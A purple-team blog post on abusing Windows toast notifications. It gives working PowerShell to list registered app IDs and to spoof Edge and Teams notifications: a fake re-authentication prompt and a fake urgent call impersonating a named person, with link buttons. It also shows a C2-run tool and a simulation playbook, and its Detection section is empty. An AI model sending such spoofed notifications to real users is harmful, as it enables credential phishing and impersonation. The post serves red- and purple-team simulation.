Toast Notifications

ipurple.team/2026/03/25/toast-notifications

March 25, 2026


The Application User Model ID (AUMID) is a unique identifier that Windows assigns to modern applications. It enables Windows to identify which applications should receive notifications, how start menu entries are associated, how toast notifications map back to an application etc. Many organizations use Toast Notifications to push internal updates to endpoints such as IT announcements, new policy rollouts, password expiry, VPN reminders etc. Threat actors could use toast notifications to social engineer users to perform an action that could lead to credential harvesting or lateral movement.

Playbook

Toast notifications have been weaponized since the early days of Windows 8.1. Specifically, Fox-It has released a PowerShell script called Invoke-CredentialPhisher that could implement different toast notifications to social engineer the user that has an interactive session. However, due to operating system changes in newer versions of Windows the script doesn't work. Marco a security researcher, has released a beacon object file supplemented with PowerShell snippets that could be used to conduct multiple scenarios to manipulate the user to click on arbitrary links and perform actions. Scenarios using toast notifications can be highly effective because trusted applications are involved, making it difficult for users to identify notifications that have malicious intent.

Enumeration of the Application User Model IDs that are registered on the system could be achieved by querying the Start Menu applications:

```
$uwp = Get-StartApps | Select-Object -ExpandProperty AppID
$lnk = & {
$paths = @(
"$env:APPDATA\Microsoft\Windows\Start Menu\Programs",
"$env:ProgramData\Microsoft\Windows\Start Menu\Programs"
)
$shell = New-Object -ComObject Shell.Application
foreach ($path in $paths) {
Get-ChildItem $path -Recurse -Filter *.lnk -ErrorAction SilentlyContinue | ForEach-Object {
$folder = $shell.Namespace($_.DirectoryName)
$item = $folder.ParseName($_.Name)
$item.ExtendedProperty("System.AppUserModel.ID")
}
}
}
($uwp + $lnk) | Where-Object { $_ } | Sort-Object -Unique


```



AUMID Enumeration – PowerShell Script

```
PS C:\Users> ($uwp + $lnk) | Where-Object { $_ } | Sort-Object -Unique
{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\charmap.exe
{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\cleanmgr.exe
{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\cmd.exe
{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\comexp.msc
{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\dfrgui.exe
{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\iscsicpl.exe
{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\LiveCaptions.exe
{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\magnify.exe
{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\MdSched.exe
{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\msconfig.exe
{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\msinfo32.exe
{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\narrator.exe
{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\odbcad32.exe
{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\osk.exe
{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\printmanagement.msc
{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\psr.exe
{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\RecoveryDrive.exe
{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\services.msc
{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\voiceaccess.exe
{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\WF.msc
{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\WindowsPowerShell\v1.0\powershell.exe
{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\WindowsPowerShell\v1.0\PowerShell_ISE.exe
{D65231B0-B2F1-4857-A4CE-A8E7C6EA7D27}\odbcad32.exe
{D65231B0-B2F1-4857-A4CE-A8E7C6EA7D27}\WindowsPowerShell\v1.0\powershell.exe
{D65231B0-B2F1-4857-A4CE-A8E7C6EA7D27}\WindowsPowerShell\v1.0\PowerShell_ISE.exe
{F38BF404-1D43-42F2-9305-67DE0B28FC23}\regedit.exe
Clipchamp.Clipchamp_yxz26nhyzhsrt!App
Microsoft.AutoGenerated.{8AA47365-B2B3-1961-69EB-F866E376B12F}
Microsoft.AutoGenerated.{8ABD94FB-E7D6-84A6-A997-C918EDDE0AE5}
```

AUMID Enumeration

Alternatively, there is a PowerShell cmdlet that could be used to enumerate all installed AppX packages (Universal Windows Platform and MSIX packaged Win32 apps).

```
1  Get-AppxPackage | Select Name, PackageFamilyName
```

```
PS C:\Users> Get-AppxPackage | Select Name, PackageFamilyName

Name                                          PackageFamilyName
----                                          -----------------
Microsoft.UI.Xaml.CBS                         Microsoft.UI.Xaml.CBS_8wekyb3d8bbwe
1527c705-839a-4832-9118-54d4Bd6a0c89          1527c705-839a-4832-9118-54d4Bd6a0c89_cw5n1h2txyewy
c5e2524a-ea46-4f67-841f-6a9465d9d515          c5e2524a-ea46-4f67-841f-6a9465d9d515_cw5n1h2txyewy
E2A4F912-2574-4A75-9BB0-0D023378592B          E2A4F912-2574-4A75-9BB0-0D023378592B_cw5n1h2txyewy
F46D4000-FD22-4DB4-AC8E-4E1DDDE828FE          F46D4000-FD22-4DB4-AC8E-4E1DDDE828FE_cw5n1h2txyewy
Microsoft.AAD.BrokerPlugin                    Microsoft.AAD.BrokerPlugin_cw5n1h2txyewy
Microsoft.AccountsControl                     Microsoft.AccountsControl_cw5n1h2txyewy
Microsoft.AsyncTextService                    Microsoft.AsyncTextService_8wekyb3d8bbwe
Microsoft.BioEnrollment                       Microsoft.BioEnrollment_cw5n1h2txyewy
Microsoft.CredDialogHost                      Microsoft.CredDialogHost_cw5n1h2txyewy
Microsoft.ECApp                               Microsoft.ECApp_8wekyb3d8bbwe
Microsoft.LockApp                             Microsoft.LockApp_cw5n1h2txyewy
Microsoft.MicrosoftEdgeDevToolsClient         Microsoft.MicrosoftEdgeDevToolsClient_8wekyb3d8bbwe
Microsoft.Win32WebViewHost                    Microsoft.Win32WebViewHost_cw5n1h2txyewy
Microsoft.Windows.Apprep.ChxApp               Microsoft.Windows.Apprep.ChxApp_cw5n1h2txyewy
Microsoft.Windows.AssignedAccessLockApp       Microsoft.Windows.AssignedAccessLockApp_cw5n1h2txyewy
Microsoft.Windows.AugLoop.CBS                 Microsoft.Windows.AugLoop.CBS_8wekyb3d8bbwe
Microsoft.Windows.CapturePicker               Microsoft.Windows.CapturePicker_cw5n1h2txyewy
Microsoft.Windows.CloudExperienceHost         Microsoft.Windows.CloudExperienceHost_cw5n1h2txyewy
Microsoft.Windows.ContentDeliveryManager      Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy
Microsoft.Windows.OOBENetworkCaptivePortal    Microsoft.Windows.OOBENetworkCaptivePortal_cw5n1h2txyewy
Microsoft.Windows.OOBENetworkConnectionFlow   Microsoft.Windows.OOBENetworkConnectionFlow_cw5n1h2txyewy
Microsoft.Windows.ParentalControls            Microsoft.Windows.ParentalControls_cw5n1h2txyewy
Microsoft.Windows.PeopleExperienceHost        Microsoft.Windows.PeopleExperienceHost_cw5n1h2txyewy
Microsoft.Windows.PinningConfirmationDialog   Microsoft.Windows.PinningConfirmationDialog_cw5n1h2txyewy
```

AUMID Enumeration

The third option is to query the registry hive that stores notification-capable applications.


```
$notificationPaths = @(
"HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Notifications\Settings",
"HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Notifications\Settings"
)
$registeredApps = foreach ($path in $notificationPaths) {
if (Test-Path $path) {
Get-ChildItem $path | Select-Object -ExpandProperty PSChildName
}
}
$registeredApps | Sort-Object -Unique


```

```
PS C:\Users> $registeredApps | Sort-Object -Unique
Microsoft.CommsPhone_8wekyb3d8bbwe!App
Microsoft.Messaging_8wekyb3d8bbwe!App
Microsoft.Messaging_8wekyb3d8bbwe!SkypeVide
Microsoft.Messaging_8wekyb3d8bbwe!x27e26f40ye031y48a6yb130yd1f20388991ax
Microsoft.MessagingSkype_8wekyb3d8bbwe!App
Microsoft.MessagingSkype_8wekyb3d8bbwe!SkypeVideo
Microsoft.MessagingSkype_8wekyb3d8bbwe!x27e26f40ye031y48a6yb130yd1f20388991ax
NotifyIconGeneratedAumid_16337502143750023452
NotifyIconGeneratedAumid_9038002666336429570
windows.immersivecontrolpanel_cw5n1h2txyewy!microsoft.windows.immersivecontrolpanel
Windows.SystemToast.AutoPlay
Windows.SystemToast.MobilityExperience
Windows.SystemToast.StartupApp
PS C:\Users>
```

AUMID Enumeration – Registry

The script below loads WinRT types into PowerShell, defines the Application User Model ID (AUMID), build the toast XML, load the XML into a WinRT XML document, creates the toast notification object and finally creates the notifier for the chosen AUMID. The command $notifier.Show($toast) displays the notification.


```
Add-Type -AssemblyName System.Runtime.WindowsRuntime
[Windows.UI.Notifications.ToastNotificationManager,Windows.UI.Notifications,ContentType=WindowsRuntime]
[Windows.Data.Xml.Dom.XmlDocument,Windows.Data.Xml.Dom.XmlDocument,ContentType=WindowsRuntime]
$AUMID = "MSEdge"
$xml = @"
<toast>
<visual>
<binding template="ToastGeneric">
<text>Windows Update</text>
<text>Visit ipurple.team</text>
</binding>
</visual>
</toast>
"@
$doc = New-Object Windows.Data.Xml.Dom.XmlDocument
$doc.LoadXml($xml)
$toast = [Windows.UI.Notifications.ToastNotification]::new($doc)
$notifier = [Windows.UI.Notifications.ToastNotificationManager]::CreateToastNotifier($AUMID)
$notifier.Show($toast)
```




MS Edge Notification

An alternative scenario is to use an application such as Edge to coerce the user re-authenticate and supply credentials or use a button to visit an arbitrary URL.

```
Add-Type -AssemblyName System.Runtime.WindowsRuntime
[Windows.UI.Notifications.ToastNotificationManager,Windows.UI.Notifications,ContentType=WindowsRuntime]
[Windows.Data.Xml.Dom.XmlDocument,Windows.Data.Xml.Dom.XmlDocument,ContentType=WindowsRuntime]
$AUMID = "MSEdge"
$xml = @"
<toast>
<visual>
<binding template="ToastGeneric">
<text>Action Required</text>
<text>Your session requires re-authentication. Click to continue.</text>
</binding>
</visual>
<actions>
<action content="Continue"
activationType="protocol"
arguments="https://ipurple.team"/>
</actions>
</toast>
"@
$doc = New-Object Windows.Data.Xml.Dom.XmlDocument
$doc.LoadXml($xml)
$toast = [Windows.UI.Notifications.ToastNotification]::new($doc)
$notifier = [Windows.UI.Notifications.ToastNotificationManager]::CreateToastNotifier($AUMID)
$notifier.Show($toast)
```



MS Edge Notification Button



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

It is also possible to abuse the Microsoft Teams AUMID to impersonate users in the domain, request to join conference calls etc. Chain this action with deepfake could lead to unauthorized actions.

```
Add-Type -AssemblyName System.Runtime.WindowsRuntime
[Windows.UI.Notifications.ToastNotificationManager,Windows.UI.Notifications,ContentType=WindowsRuntime]
[Windows.Data.Xml.Dom.XmlDocument,Windows.Data.Xml.Dom.XmlDocument,ContentType=WindowsRuntime]
$AUMID = "MSTeams_8wekyb3d8bbwe!MSTeams"
$xml = @"
<toast scenario="incomingCall">
<visual>
<binding template="ToastGeneric">
<text>Elon Musk</text>
<text hint-style="subtitle">Hey, can you jump on a quick call? It's urgent.</text>
<image placement="appLogoOverride" hint-crop="circle"
src="C:\Users\<username>\Downloads\Elon.jpg"/>
</binding>
</visual>
<actions>
<input id="replyText" type="text" placeHolderContent="Reply..."/>
<action content="Join Call"
activationType="protocol"
arguments="https://ipurple.team"
hint-inputId="replyText"/>
<action content="Dismiss"
activationType="system"
arguments="dismiss"/>
</actions>
</toast>
"@
$doc = New-Object Windows.Data.Xml.Dom.XmlDocument
$doc.LoadXml($xml)
$toast = [Windows.UI.Notifications.ToastNotification]::new($doc)
$notifier = [Windows.UI.Notifications.ToastNotificationManager]::CreateToastNotifier($AUMID)
$notifier.Show($toast)
```



Microsoft Teams

SOC analysts or Incident response teams could be also targeted with a fake security update, risk severity selector and a Join Meeting button.



Fake Security Alert

A C# assembly has been developed to enhance simulation of this behaviour. The .NET assembly ToastNotify supports in-memory execution from command-and-control frameworks during purple team operations. Executing **ToastNotify** with the

getaumid argument enumerates applications registered on the system.


```
shell ToastNotify.exe getaumid
```

```
22/03/2026 22:09:11 [5pider] Demon » shell ToastNotify.exe getaumid
[*] [F326DA94] Tasked demon to execute a shell command
[+] Send Task to Agent [148 bytes]
[+] Received Output [822 bytes]:
[Notifications\Settings - HKCU]
  MSEdge
  MSTeams_8wekyb3d8bbwe!MSTeams
  NotifyIconGeneratedAumid_16337502143750023452
  NotifyIconGeneratedAumid_9038002666336429570
  Windows.Defender.SecurityCenter
  windows.immersivecontrolpanel_cw5n1h2txyewy!microsoft.windows.immersivecontrolpanel
  Windows.SystemToast.AutoPlay
  Windows.SystemToast.StartupApp
[Notifications\Settings - HKLM]
  Microsoft.CommsPhone_8wekyb3d8bbwe!App
  Microsoft.MessagingSkype_8wekyb3d8bbwe!App
  Microsoft.MessagingSkype_8wekyb3d8bbwe!SkypeVideo
  Microsoft.MessagingSkype_8wekyb3d8bbwe!x27e26f40ye031y48a6yb130yd1f20388991ax
  Microsoft.Messaging_8wekyb3d8bbwe!App
  Microsoft.Messaging_8wekyb3d8bbwe!SkypeVide
  Microsoft.Messaging_8wekyb3d8bbwe!x27e26f40ye031y48a6yb130yd1f20388991ax
  Windows.SystemToast.MobilityExperience
```


ToastNotify Enumeration

The assembly supports two more arguments called ***sendtoast*** and ***custom***. The *sendtoast* can execute toast notifications by using the AUMID, a title and a text. The ***custom*** argument enables the operator to use a toast notification in the form of XML file.

```
shell ToastNotify.exe sendtoast "MSEdge" "Update" "Click to install"
shell ToastNotify.exe custom "MSEdge" action-button.xml
```




ToastNotify – sendtoast



ToastNotify – custom

The diagram below illustrates the Toast Notification technique:




Toast Notifications – Diagram

The playbook to simulate Toast Notifications abuse is displayed below:

```
[[Playbook.ToastNotifications]]
id = "1.0.0"
name = "1.0.0 - ToastNotifications"
description = "Toast Notifications manipulation to social engineer the users to visit links,
submit credentials etc."
tooling.name = "ToastNotify"
tooling.references = [
"https://github.com/netbiosX/ToastNotify"
]
executionSteps = [
"shell ToastNotify.exe getaumid",
"shell ToastNotify.exe sendtoast "MSEdge" "Update" "Click to install"",
"shell ToastNotify.exe custom "MSEdge" action-button.xml"
]
executionRequirements = [
"N/A"
]
```

The technique abstract is displayed below:



Technique Abstract

Detection

